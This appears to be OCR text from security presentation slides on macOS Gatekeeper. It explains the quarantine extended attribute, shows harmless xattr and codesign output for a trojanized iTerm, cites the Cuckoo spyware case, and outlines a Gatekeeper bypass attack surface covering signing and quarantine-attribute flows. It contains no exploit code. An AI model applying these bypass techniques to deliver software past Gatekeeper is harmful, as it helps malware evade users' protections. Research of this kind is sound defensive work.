


"iTerm" will damage your computer. You should move it to the Trash.

Telegram downloaded this file on September 10, 2021.

☑ Report malware to Apple to protect other users

Block Malicious Application Execution




Directory listing for /Desktop/test/

- .DS_Store
- ACL.app.zip
- poc 2.zip
- poc.zip


Why does Gatekeeper Know It’s from Internet

- When any file is downloaded by an “quarantine aware” application
- The system automatically tags the downloaded file with the quarantine attribute
- Gatekeeper only checks programs with the quarantine attribute.



File Extended Attribute


- To store additional information related to files.
- These attributes can include various data, such as
  - The original download source of the file
  - Security information
- com.apple.quarantine is stored using File Extended Attributes



```
┌─will@hello ~
└─$ xattr /Users/will/Downloads/arc_download/ProcessMonitor.app
com.apple.macl
com.apple.provenance
com.apple.quarantine
```

Case study: Cuckoo Spyware 2024

- Gatekeeper forces all applications to be signed and notarized (preventing unsigned applications from running)


DumpMedia Spotify Music Converter 3.1.29
1
Right Click on the icon below
DumpMedia Spotify Music Converter
Click
Open
Show Packag
Move to bin
Get info
Rename
Compress
Duplicate
Make Alias
Quick Look
?

“DumpMedia Spotify Music Converter” can’t be opened because Apple cannot check it for malicious software.

This software needs to be updated. Contact the developer for more information.


This item is on the disk image “254663d6f4968b220795e0742284f9a846f995ba66590d97562e8f19049ffd4b.dmg”. Safari downloaded this disk image today at 7:53 AM.

Show in Finder | OK

https://blog.kandji.io/malware-cuckoo-infostealer-spyware

Gatekeeper Attack Surface


- Using valid developer signing (ex: Zuru)



```
will@Mac ~ % codesign -dvv /Volumes/iTerm/iTerm.app
Executable=/Volumes/iTerm/iTerm.app/Contents/MacOS/iTer
Identifier=com.googlecode.iterm2
Format=app bundle with Mach-O universal (x86_64 arm64)
CodeDirectory v=20200 size=143573 flags=0x0(none) hashe
d
Signature size=4770
Authority=Apple Distribution: Jun Bi (AQPZ6F3ASY)
Authority=Apple Worldwide Developer Relations Certifica
Authority=Apple Root CA
Signed Time=Sep 9, 2021 at 4:24:49 PM
Info.plist entries=51
TeamIdentifier=AQPZ6F3ASY
Sealed Resources version=2 rules=13 files=324
Internal requirements count=1 size=180
will@Mac ~ %
```

Gatekeeper Attack Surface

- Using valid developer signing (ex: Zuru) ✗
- Bypassing the signing mechanism ✗
- Bypassing Quarantine Attribute
  - Download flow
  - Archive extract flow
  - Application



Application

Download Flow

